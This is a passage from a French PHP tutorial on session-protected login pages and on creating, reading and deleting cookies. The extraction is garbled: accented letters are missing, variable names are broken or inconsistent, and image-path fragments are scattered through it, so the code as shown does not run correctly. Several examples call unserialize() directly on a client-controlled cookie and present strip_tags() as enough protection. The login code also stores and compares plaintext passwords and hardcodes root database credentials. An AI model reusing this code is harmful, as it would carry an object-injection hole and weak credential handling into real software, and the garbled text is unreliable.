// =====
function redirection_immediate($page_web)
{
    // --- rediriger vers la page de chargement ---
    //echo '<script>>window.location="'. $page_web. '";</script>';
    print('<meta http-equiv="refresh" content="0;URL=' . $page_web. '">');
}


```

Voici le fichier `MySQL_include_param_dbb.php` :

```
<?php
// --- paramètres de connexion à la base de données ---
$TYPE_DBB="mysql";
$SERVEUR="localhost";
$BASEDD="CoursPHP";
$LOGIN_ADM="root";
$MDP_ADM="xxxx";
$PASSPHRASE="Ma super phrase secrete";
?>
```


Voici des exemples d'exécution du programme `MySQL_PDO_Login_MdP_SecureAESCRYPT_web.php` :

Le premier écran montre la saisie sans erreur du login et du mot de passe :




The screenshot shows a login form titled "Merci de vous identifier". It contains two input fields: "Login" with the value "martinpi" and "Mot de passe" with masked characters "*****". Below the fields is a button labeled "S'identifier".

Le deuxième écran présente la saisie après une première erreur :



The screenshot shows the login form titled "Identification erronée. Merci de réessayer". The "Login" and "Mot de passe" fields are empty. The "S'identifier" button is still present. At the bottom, a message states "Il vous reste 2 tentative(s)".

Le troisième écran présente le message d'erreur après trois tentatives infructueuses :



The screenshot shows a red-bordered box with the title "Identification" in red. Inside, a message reads: "Erreur : Désolé le nombre maximal de tentatives a été atteint."

Voici le programme MySQL_PDO_Bienvenue_ID_Clt_Secure.php :

```

<?php
// On démarre la session AVANT d'écrire du code HTML
session_start();
include './INCLUDE/MySQL_include_param_dbb.php';
include './INCLUDE/MySQL_include_sprog_commun_web.php';
?>
<!DOCTYPE html>
<html>
  <head> <!-- Entête HTML -->
    <meta charset="utf-8" />
    <title>Bienvenue</title>
    <link href="./CSS/MySQL.css" rel="stylesheet" type="text/css" />
  </head>
  <body>
    <?php
    try
    {
      // -----
      // --- On traite les données envoyées par le formulaire ---
      // -----
      // --- on vérifie que la variable de session contenant ---
      // --- le tableau des identifiants est définie ---
      // --- si ce n'est le cas, la personne n'est pas identifiée ---
      if (!identification_valide($TYPE_DBB,$SERVEUR,$BASEDD,$LOGIN_ADM,$MDP_ADM))
      {
        throw new Exception('Vous n\'êtes pas identifié;');
      }

      // --- on récupère le tableau des identifiants trouvés ---
      $stab_identifiants=$SESSION['tab_identifiants'];
      // --- les informations de la case 0, seule a devoir être traitée ---
      $ID_Clt = $stab_identifiants[0]['ID_Clt'];
      $Login = $stab_identifiants[0]['Login'];
      $MotdePasse = $stab_identifiants[0]['MotdePasse'];
      // === authentification de la base de données ===
      $bdd = new
      PDO($TYPE_DBB." :host=".$SERVEUR."; dbname=".$BASEDD,$LOGIN_ADM,$MDP_ADM,
        array(PDO::ATTR_PERSISTENT => true));
      // --- définition du codage en UTF8 ---
      $bdd->exec("SET CHARACTER SET utf8");
      // --- préparation de la requête ---
      $requete_sql="SELECT * FROM clients bancaires WHERE ID_Clt=:ID_Clt";
      $RequetePrepree = $bdd->prepare($requete_sql);
      // --- traitement des erreurs de la préparation de la requête ---
      if (!$RequetePrepree)
      {
        throw new Exception('Problème de requête sur la table.');
```

On interdit l'accès direct à ce programme

Récupération des informations transmises par le programme d'identification

Requête préparée

Liaison de la variable \$ID_Clt avec le paramètre :ID_Clt de la requête préparée et exécution

```

      }
      else
      {
        // --- liaison avec les paramètres ---
        $RequetePrepree->bindParam(':ID_Clt', $ID_Clt, PDO::PARAM_INT);
        // --- exécution de la requête préparée ---
        $RequetePrepree->execute();
        // ---retourne un tableau associatif ---
        $RequetePrepree->setFetchMode(PDO::FETCH_ASSOC);
        // --- On traite le retour de la requête ---
        $stab_clients=$RequetePrepree->fetchAll();
      }
    }
  }
}

```

```

// --- fermeture de la requ te ---
// --- pour permettre d'autres requ tes ---
$RequetePrep ree->closeCursor();

// -- on regarde si le tableau contient des informations ---
if (empty($tab_clients))
{
    throw new Exception('Aucun client trouv ;');
}
else
{
    $Nom      = $tab_clients[0]['Nom'];
    $Prenom   = $tab_clients[0]['Prenom'];
    echo "<h3>Bonjour $Prenom $Nom.</h3>".WEB_EOL;
    // --- affichage des donn es retourn es ---
    affichage_liste_personnes("Information sur $Prenom
$Nom", $tab_clients);
}
}
}
catch(Exception $e)
{
    echo "<fieldset>";
    echo "<legend>Acc s client</legend>";
    echo WEB_EOL;
    echo 'Erreur : ' . $e->getMessage().WEB_EOL;
    echo "</fieldset>";
}
?>
</body>
</html>

```

Affichage du tableau des informations sur la personne

Voici le r sultat de l'ex cution apr s le succ s de l'identification par le programme pr c dent :

| Bonjour PIERRE MARTIN. | | | | | |
|-------------------------------|--------|--------|----------------|------------|------------|
| Information sur PIERRE MARTIN | | | | | |
| ID_Clt | Nom | Prenom | Date_Naissance | Etat_Civil | Nb_Enfants |
| 7 | MARTIN | PIERRE | 1959-01-18 | Veuf | 3 |

Voici le message d'erreur en cas de tentative d'ex cution directe de ce programme sans passer par le programme d'identification :

Acc s client

Erreur : Vous n' tes pas identifi .

La fonction `identification_valide()` vérifie que l'accès à ce programme est autorisé par la page d'identification.

Pour cela elle vérifie :

- qu'une variable de session contenant un tableau d'identifiant, `tab_identifiants`, avec le Login le MotdePasse et l'ID_Clt existe ;
- et que le triplé qu'il contient (Login, MotdePasse, ID_Clt) est conforme à ce qui est trouvé dans la table « `identification_clients` ». Ceci évite qu'un utilisateur accède via son propre programme PHP en ayant simplement créé une telle variable de session contenant uniquement un ID_Clt valide.

Voici la fonction `identification_valide()` :

```
// =====
// --- Vérification de l'identification ---
// =====
function
identification_valide($TYPE_DBB,$SERVEUR,$BASEDD,$LOGIN_ADM,$MDP_ADM)
{
    // ---initialisation des variables ---
    unset($tab_identifiants2);
    $id_valide=false;
    // --- traitement de la variable de session ---
    if (isset($_SESSION['tab_identifiants']))
    {
        // --- la variable de session contenant le tableau des identifiants ---
        // --- existe. Il faut vérifier que ce tableau contient ---
        // --- des données conformes à la table identification_clients ---
        // --- on récupère le tableau des identifiants trouvés ---
        $tab_identifiants=$_SESSION['tab_identifiants'];
        // --- les informations de la case 0, seule a devoir être retournée ---
        $ID_Clt      = $tab_identifiants[0]['ID_Clt']      ;
        $Login       = $tab_identifiants[0]['Login']      ;
        $MotdePasse  = $tab_identifiants[0]['MotdePasse'];
        // === authentication de la base de données ===
        $bdd = new
        PDO($TYPE_DBB.":host=".$SERVEUR.";dbname=".$BASEDD,$LOGIN_ADM,$MDP_ADM,
            array(PDO::ATTR_PERSISTENT => true));
        // --- définition du codage en UTF8 ---
        $bdd->exec("SET CHARACTER SET utf8");
        // --- préparation de la requête ---
        $requete_sql="SELECT * FROM identification_clients WHERE ID_Clt=:ID_Clt
        AND Login=:Login AND MotdePasse=:MotdePasse";
        $RequetePrepree = $bdd->prepare($requete_sql);
        // --- traitement des erreurs de la préparation de la requête ---
        if (!$RequetePrepree)
        {
            throw new Exception('Problème de requête
            pr&eacute;par&eacute;e sur la table.');
```

```

else
{
    // --- liaison avec les paramètres ---
    $RequetePrepatee->bindParam(':ID_Clt', $ID_Clt, PDO::PARAM_INT);
    $RequetePrepatee->bindParam(':Login', $Login, PDO::PARAM_STR,10);
    $RequetePrepatee->bindParam(':MotdePasse', $MotdePasse,
PDO::PARAM_STR,50);
    // --- exécution de la requête préparée ---
    $RequetePrepatee->execute();
    // ---retourne un tableau associatif ---
    $RequetePrepatee->setFetchMode(PDO::FETCH_ASSOC);
    // --- On traite le retour de la requête ---
    $tab_identifiants2=$RequetePrepatee->fetchAll();
    // --- fermeture de la requête ---
    // --- pour permettre d'autres requêtes ---
    $RequetePrepatee->closeCursor();
    // -- on regarde si le tableau contient des informations ---
    // -- si c'est le cas alors le login et mot de passe ---
    // -- correspondent a ce ID_Clt ---
    if (!empty($tab_identifiants2))
    {
        $id_valide=true;
    }
}
}
return $id_valide;
}

```

12.4 Les cookies

12.4.1 Principe

Les cookies HTTP sont un mécanisme d'enregistrement d'informations sur le poste client, soit le poste du visiteur du site. Ces informations sont lisibles par le programme PHP lors d'un nouvel accès au site, ce qui permet, par exemple, de suivre le visiteur et de se souvenir de son passage.

L'affectation de cookies utilise la fonction `setcookie()`, et la lecture d'un cookie utilise la variable super globale `$_COOKIE[]`.

Les cookies font partie des entêtes HTTP, ils sont accessibles dès le chargement de la page et doivent être positionnés avant tout affichage HTML. Comme la fonction `start_session()`, la fonction `setcookie()` doit être appelée avant toute syntaxe HTML dans le programme.

Un cookie possède une durée de vie qui est définie lors de sa création. De plus son accès (visibilité) peut être limité aux programmes situés dans un répertoire particulier de la hiérarchie du serveur Apache (la racine est le DocumentRoot).

Un cookie se présente sous la forme d'un fichier texte de quelques dizaines de kilo-octets ou d'un enregistrement dans un fichier de type base de données comme SQLITE3 pour Firefox.

Les cookies sont classés par site Web. Chaque site peut écrire plusieurs cookies en indiquant pour chacun son nom, son contenu, sa date de fin de validité, des informations d'accès comme le chemin du répertoire autorisé ou le domaine réseau, et des informations de sécurité comme l'accès via une connexion HTTPS ou l'interdiction d'accès aux JavaScripts.

12.4.2 Création

12.4.2.1 `setcookie()`

La création d'un cookie utilise la fonction `setcookie()`. Celle-ci admet les paramètres suivants :

- **Le nom** du cookie : par exemple 'Prenom' ;
- **La valeur** du cookie : par exemple 'Jean' ;
- **L'horodatage d'expiration**. C'est le temps après lequel le cookie expire. Il est exprimé en « timestamp » UNIX, donc un nombre de secondes écoulées depuis la date référence du 1^{er} janvier 1970. Par exemple `time()+86400` secondes. Dans cet exemple `time()` retourne la date et l'heure actuelles en nombre de secondes depuis cette date de référence. Le fait d'ajouter 86400 provoque une durée de vie de 86400 secondes à compter de l'heure de mise en place soit 1 jour (86400 secondes = 24h x 60 minutes x 60 secondes) ;
- **Le chemin** : C'est le chemin du répertoire sur le serveur pour lequel le cookie sera disponible. Les programmes qui s'y trouvent auront accès au cookie. La valeur '/' indique que le cookie sera disponible pour tous les répertoires du serveur donc pour l'ensemble du domaine ;
- **Le domaine** : C'est le domaine pour lequel le cookie sera disponible. Par exemple `www.monsite.fr`, ou `localhost` ;
- **secure** : Booléen indiquant que le cookie doit être transmis à travers une connexion sécurisée HTTPS si sa valeur est TRUE ;

- **httponly** : Paramètre booléen. Lorsque ce paramètre est à TRUE, le cookie ne sera accessible que via le protocole http, et sera inaccessible aux langages de script comme JavaScript.

La fonction `setcookie()` retourne FALSE si quelque chose a été envoyé à l'affichage avant l'appel de cette fonction, et TRUE si cette fonction a réussi.

12.4.2.2 Cookies simples

Le programme `cookies_creation1_web.php` crée trois cookies mémorisant le nom, le prénom et l'âge d'une personne via la fonction `setcookie()`.

```
<?php
define("WEB_EOL", "<br/>");
// Variables à conserver dans les cookies
$Nom      = "Dupont" ;
$Prenom   = "Jean"   ;
$Age      = 22       ;
// Calcul de l'horodatage (fin de vie des cookies)
$DureeEnSecondes=365*24*3600; // 1 an
$Horodatage=time()+$DureeEnSecondes;
// Création des cookies
setcookie('Nom', $Nom, $Horodatage);
setcookie('Prenom', $Prenom, $Horodatage);
setcookie('Age', $Age, $Horodatage);
?>
<!DOCTYPE html>
<html>
<head> <!-- Entête HTML -->
    <meta charset="utf-8" />
    <title>Gestion des cookies</title>
</head>
<body>
<?php
echo "Cookies positionnés pour : ".WEB_EOL;
echo "$Nom - $Prenom - $Age ans".WEB_EOL;
echo "Horodatage : ".$Horodatage.WEB_EOL;
?>
</body>
</html>
```

Voici son exécution via le navigateur Firefox.



La syntaxe suivante crée les cookies pour 1 an, pour tous les répertoires du site du domaine `www.monsite.fr` sans sécurisation https, et en bloquant leur accès à JavaScript.

```
// Paramètres du cookie
$Expire=time()+365*24*3600 ; // 1 an à partir de maintenant
$Chemin  = "/" ; // tous les répertoires du site
$Domain  = "www.monsite.fr"; // pour le site particulier
$Secure  = false ; // pas de sécurisation https
$HttpOnly= true ; // pas d'accès au JavaScript
// Création des cookies
```

```
$RtCkN=setcookie('Nom',$Nom,$Expire,$Chemin,$Domain,$Secure,$HttpOnly);
$RtCkP=setcookie('Prenom',$Prenom,$Expire,$Chemin,$Domain,$Secure,$HttpOnly);
$RtCkA=setcookie('Age',$Age,$Expire,$Chemin,$Domain,$Secure,$HttpOnly);
```

12.4.2.3 Cookies structurés

12.4.2.3.1 *En tableau*

Il est possible de mémoriser des cookies sous la forme d'un tableau. Le programme `cookies_creation2_web.php` crée un cookie de type tableau contenant les cases Nom, Prenom, Age d'une personne ainsi que l'horodatage du cookie.

```
<?php
define("WEB_EOL","<br/>");
// Variables à conserver dans les cookies
$Nom      = "Dupont" ;
$Prenom   = "Jean"   ;
$Age      = 22       ;
// Calcul de l'horodatage (fin de vie des cookies)
$DureeEnSecondes=365*24*3600; // 1 an
$Horodatage=time()+$DureeEnSecondes;
// Création des cookies
setcookie('Personne[Nom]',$Nom,$Horodatage);
setcookie('Personne[Prenom]',$Prenom,$Horodatage);
setcookie('Personne[Age]',$Age,$Horodatage);
setcookie('Personne[Horodatage]',$Horodatage,$Horodatage);
?>
<!DOCTYPE html>
<html>
<head> <!-- Entête HTML -->
    <meta charset="utf-8" />
    <title>Gestion des cookies</title>
</head>
<body>
<?php
echo "Cookies positionnés pour : ".WEB_EOL;
echo "$Nom - $Prenom - $Age ans".WEB_EOL;
echo "Horodatage : ".$Horodatage.WEB_EOL;
?>
</body>
</html>
```

Son exécution est identique à la précédente.

12.4.2.3.2 *En objet*

Il est possible de mémoriser des cookies sous d'un objet sérialisé. Le programme `cookies_creation3_web.php` crée un cookie de type objet sérialisé (une chaîne de caractère) contenant les champs Nom, Prenom, Age d'une personne ainsi que l'horodatage du cookie.

```
<?php
define("WEB_EOL","<br/>");

class CKPersonne {
    // -- Les propriétés --
    private $_Nom      ;
    private $_Prenom   ;
    private $_Age      ;
    private $_Horodatage ;
    // -- Constructeur --
    function __construct($n,$p,$a,$h)
    { $this->_Nom      = $n ;
      $this->_Prenom   = $p ;
      $this->_Age      = $a ;
      $this->_Horodatage = $h ;
    }
}
```

```

    }
    // -----
    // -- __get et __set méthodes magiques --
    public function __get($propriete) {
        if (property_exists($this, $propriete)) {
            return $this->$propriete;
        }
    }
    // -----
    public function __set($propriete, $valeur) {
        if (property_exists($this, $propriete)) {
            if ($propriete=="_Age") {
                $this->_Age=intval(trim($valeur));
            }
            else {
                $this->$propriete = trim($valeur);
            }
        }
    }
}

// Calcul de l'horodatage (fin de vie du cookie)
$DureeEnSecondes=365*24*3600; // 1 an
$Horodatage=time()+$DureeEnSecondes;
// Création objet CKPersonne
$UnePersonne = new CKPersonne("Dupont", "Jean", 22, $Horodatage);
// Création du cookie Objet
setcookie('PersonneObj', serialize($UnePersonne), $Horodatage);
?>
<!DOCTYPE html>
<html>
<head> <!-- Entête HTML -->
    <meta charset="utf-8" />
    <title>Gestion des cookies</title>
</head>
<body>
<?php
echo "Cookies positionnés pour : ".WEB_EOL;
echo "$UnePersonne->_Nom - $UnePersonne->_Prenom - $UnePersonne->_Age
ans".WEB_EOL;
echo "Horodatage : ".$Horodatage.WEB_EOL;
?>
</body>
</html>

```

Son exécution est identique à la précédente.

12.4.3 Modification

Pour modifier un cookie, il suffit d'utiliser `setcookie()` avec de nouvelles valeurs. Cela modifie le cookie actuel s'il existe.

12.4.4 Lecture

12.4.4.1 \$_COOKIE[]


Les cookies sont chargés dans la variable super globale `$_COOKIE[]` via l'entête de la page. Ils sont accessibles selon le contexte de la page (domaine, chemin, et date d'expiration).

12.4.4.2 Cookies simples

Le programme `cookies_lecture1_web.php` lit les trois cookies créés par `cookies_creation1_web.php` via la variable super globale `$_COOKIE[]`.

```
<!DOCTYPE html>
<html>
  <head> <!-- Entête HTML -->
    <meta charset="utf-8" />
    <title>Gestion des cookies</title>
  </head>
  <body>
    <?php
      define("WEB_EOL", "<br/>");
      // Initialisation
      $Nom      = null ;
      $Prenom   = null ;
      $Age      = null ;
      // Lecture des cookies
      if (!empty($_COOKIE['Nom']))      $Nom      = $_COOKIE['Nom']      ;
      if (!empty($_COOKIE['Prenom']))   $Prenom   = $_COOKIE['Prenom']   ;
      if (!empty($_COOKIE['Age']))       $Age      = $_COOKIE['Age']       ;
      // Sécurisation contre l'injection HTML
      $Nom      = strip_tags($Nom)      ;
      $Prenom   = strip_tags($Prenom)   ;
      $Age      = strip_tags($Age)      ;
      // Affichage
      echo "Lecture des Cookies : ".WEB_EOL ;
      echo "$Nom - $Prenom - $Age ans".WEB_EOL ;
      echo 'Contenu de $_COOKIE : '.WEB_EOL;
      print_r($_COOKIE);
    ?>
  </body>
</html>
```

Voici son exécution via le navigateur Firefox.



12.4.4.3 Cookies structurés

12.4.4.3.1 En tableau

Le programme `cookies_lecture2_web.php` lit un cookie de type tableau, `Personne`, contenant le nom, le prénom, l'âge d'une personne ainsi que la fin de validité du cookie soit la valeur d'horodatage.


```
<!DOCTYPE html>
<html>
  <head> <!-- Entête HTML -->
    <meta charset="utf-8" />
    <title>Gestion des cookies</title>
  </head>
  <body>
    <?php
      define("WEB_EOL", "<br/>");
      date_default_timezone_set("Europe/Paris");
      // Lecture des cookies
```

```

if (isset($_COOKIE['Personne']))
{
    echo "Lecture des Cookies : ".WEB_EOL ;
    foreach ($_COOKIE['Personne'] as $etiquette => $valeur)
    {
        $etiquette = strip_tags($etiquette);
        $valeur = strip_tags($valeur) ;
        if ($etiquette == "Horodatage")
        {
            $etiquette="Date d'expiration";
            $valeur=date("d-M-Y",$valeur);
        }
        echo "$etiquette : $valeur".WEB_EOL;
    }
}
?>
</body>
</html>

```

Voici son exécution via le navigateur Firefox.



12.4.4.3.2 *En objet*

Le programme `cookies_lecture3_web.php` lit un cookie de type objet sérialisé, `Personne`, contenant le nom, le prénom, l'âge d'une personne ainsi que la fin de validité du cookie soit la valeur d'horodatage.

```

<!DOCTYPE html>
<html>
<head> <!-- Entête HTML -->
    <meta charset="utf-8" />
    <title>Gestion des cookies</title>
</head>
<body>
<?php
define("WEB_EOL", "<br/>");
class CKPersonne {
    // -- Les propriétés --
    private $_Nom ;
    private $_Prenom ;
    private $_Age ;
    private $_Horodatage ;
    // -- Constructeur --
    function __construct($n,$p,$a,$h)
    { $this->_Nom = $n ;
      $this->_Prenom = $p ;
      $this->_Age = $a ;
      $this->_Horodatage = $h ;
    }
    // -----
    // -- __get et __set méthodes magiques --
    public function __get($propriete) {
        if (property_exists($this, $propriete)) {
            return $this->$propriete;
        }
    }
}


```

```

    }
}
// -----
public function __set($propriete, $valeur) {
    if (property_exists($this, $propriete)) {
        if ($propriete=="_Age") {
            $this->_Age=intval(trim($valeur));
        }
        else {
            $this->$propriete = trim($valeur);
        }
    }
}
}
date_default_timezone_set("Europe/Paris");
// Lecture des cookies
if (isset($_COOKIE['PersonneObj']))
{
    echo "Lecture des Cookies : ".WEB_EOL ;
    $UnePersonne = unserialize($_COOKIE['PersonneObj']) ;
    // Sécurisation contre l'injection HTML
    $UnePersonne->_Nom      = strip_tags($UnePersonne->_Nom)      ;
    $UnePersonne->_Prenom   = strip_tags($UnePersonne->_Prenom)   ;
    $UnePersonne->_Age      = strip_tags($UnePersonne->_Age)      ;
    // Affichage
    echo "Nom : " . $UnePersonne->_Nom . WEB_EOL;
    echo "Prénom : " . $UnePersonne->_Prenom . WEB_EOL;
    echo "Age : " . $UnePersonne->_Age . WEB_EOL;
    echo "Date d'expiration : " . date("d-M-Y", $UnePersonne->_Horodatage) . WEB_EOL;
}
?>
</body>
</html>

```

Voici son exécution via le navigateur Firefox.



12.4.4.4 Sécurisation des cookies

Les cookies sont placés sur le poste de travail du client. Le client peut donc les modifier comme il le souhaite.

Comme toute donnée venant du poste client, il faut considérer que les données ne sont pas fiables. L'utilisateur peut très bien générer des cookies sur son propre poste, modifiant ceux créés par un programme PHP, et contenant des balises HTML. Cela provoquerait un fonctionnement non contrôlé du programme PHP lors d'une nouvelle exécution via une injection HTML.

Il est important de sécuriser les cookies dès leur lecture via `strip_tags()` ou `htmlspecialchars()` comme le montre le programme `cookies_lecture2_web.php`.

12.4.5 Suppression


Pour supprimer un cookie il suffit de l'affecter sans préciser sa valeur.

12.4.5.1 Cookies simples


Le programme `cookies_suppression1_web.php` supprime les cookies simples en appelant la fonction `setcookie()` avec une valeur non précisée.

```
<?php
// Suppression des cookies
setcookie('Nom') ;
setcookie('Prenom');
setcookie('Age') ;
?>
<!DOCTYPE html>
<html>
<head> <!-- Entête HTML -->
  <meta charset="utf-8" />
  <title>Gestion des cookies</title>
</head>
<body>
<?php
define("WEB_EOL", "<br/>");
// Lecture des cookies
$Nom    = null;
$Prenom = null;
$Age     = null;
if (isset($_COOKIE['Nom']))    $Nom    = $_COOKIE['Nom'] ;
if (isset($_COOKIE['Prenom'])) $Prenom = $_COOKIE['Prenom'] ;
if (isset($_COOKIE['Age']))    $Age     = $_COOKIE['Age'] ;
echo "Lecture des Cookies : ".WEB_EOL ;
echo "$Nom - $Prenom - $Age ans".WEB_EOL ;
echo 'Contenu de $_COOKIE : '.WEB_EOL;
print_r($_COOKIE);
?>
</body>
</html>
```

L'exécution de ce programme via Firefox montre encore les valeurs. En effet, les cookies sont transmis via l'entête de la page. Ils sont donc lus avant leur destruction.



Après le rechargement de la page, les cookies sont supprimés, la lecture montre qu'ils n'existent plus.




12.4.5.2 Cookies structurés

12.4.5.2.1 *En tableau*

Le programme `cookies_suppression2_web.php` supprime les cookies de type tableau en appelant la fonction `setcookie()` avec une valeur non précisée.

```
<?php
// Suppression des cookies
setcookie('Personne[Nom]');
setcookie('Personne[Prenom]');
setcookie('Personne[Age]');
setcookie('Personne[Horodatage]');
?>
<!DOCTYPE html>
<html>
<head> <!-- Entête HTML -->
  <meta charset="utf-8" />
  <title>Gestion des cookies</title>
</head>
<body>
<?php
define("WEB_EOL", "<br/>");
date_default_timezone_set("Europe/Paris");
if (isset($_COOKIE['Personne']))
{
  echo "Lecture des Cookies : ".WEB_EOL ;
  foreach ($_COOKIE['Personne'] as $etiquette => $valeur)
  {
    $etiquette = strip_tags($etiquette);
    $valeur = strip_tags($valeur) ;
    if ($etiquette == "Horodatage")
    {
      $etiquette="Date d'expiration";
      if (!empty($valeur))
        $valeur=date("d-M-Y",$valeur);
    }
    echo "$etiquette : $valeur".WEB_EOL;
  }
}
else
  echo "Aucun cookie nommé : Personne".WEB_EOL;
?>
</body>
</html>
```

L'exécution de ce programme via Firefox montre encore les valeurs. En effet, les cookies sont transmis via l'entête de la page. Ils sont donc lus avant leur destruction.



Après le rechargement de la page, les cookies sont supprimés, la lecture montre qu'ils n'existent plus.



12.4.5.2.2 *En objet*

Le programme `cookies_suppression3_web.php` supprime les cookies de type objet sérialisé en appelant la fonction `setcookie()` avec une valeur non précisée.

```
<?php
// Suppression des cookies
setcookie('PersonneObj');
?>
<!DOCTYPE html>
<html>
<head> <!-- Entête HTML -->
<meta charset="utf-8" />
<title>Gestion des cookies</title>
</head>
<body>
<?php
define("WEB_EOL", "<br/>");
class CKPersonne {
    // -- Les propriétés --
    private $_Nom          ;
    private $_Prenom       ;
    private $_Age          ;
    private $_Horodatage   ;
    // -- Constructeur --
    function __construct($n,$p,$a,$h)
    { $this->_Nom          = $n ;
      $this->_Prenom       = $p ;
      $this->_Age          = $a ;
      $this->_Horodatage   = $h ;
    }
    // -----
    // -- __get et __set méthodes magiques --
    public function __get($propriete) {
        if (property_exists($this, $propriete)) {
            return $this->$propriete;
        }
    }
}
```

```


    }
  }
  // -----
  public function __set($propriete, $valeur) {
    if (property_exists($this, $propriete)) {
      if ($propriete=="_Age") {
        $this->_Age=intval(trim($valeur));
      }
      else {
        $this->$propriete = trim($valeur);
      }
    }
  }
}
date_default_timezone_set("Europe/Paris");
// Lecture des cookies
if ((isset($_COOKIE['PersonneObj'])) && (!empty($_COOKIE['PersonneObj'])))
{
  echo "Lecture des Cookies : ".WEB_EOL ;
  $UnePersonne = unserialize($_COOKIE['PersonneObj']) ;
  // Sécurisation contre l'injection HTML
  $UnePersonne->_Nom      = strip_tags($UnePersonne->_Nom)      ;
  $UnePersonne->_Prenom   = strip_tags($UnePersonne->_Prenom)   ;
  $UnePersonne->_Age      = strip_tags($UnePersonne->_Age)      ;
  // Affichage
  echo "Nom : ".$UnePersonne->_Nom.WEB_EOL;
  echo "Prénom : ".$UnePersonne->_Prenom.WEB_EOL;
  echo "Age : ".$UnePersonne->_Age.WEB_EOL;
  echo "Date d'expiration : ".date("d-M-Y",$UnePersonne-
>_Horodatage).WEB_EOL;
}
else
  echo "Aucun cookie nommé : PersonneObj".WEB_EOL;
?>
</body>
</html>

```

L'exécution de ce programme via Firefox montre encore les valeurs. En effet, les cookies sont transmis via l'entête de la page. Ils sont donc lus avant leur destruction.



Après le rechargement de la page, les cookies sont supprimés, la lecture montre qu'ils n'existent plus.



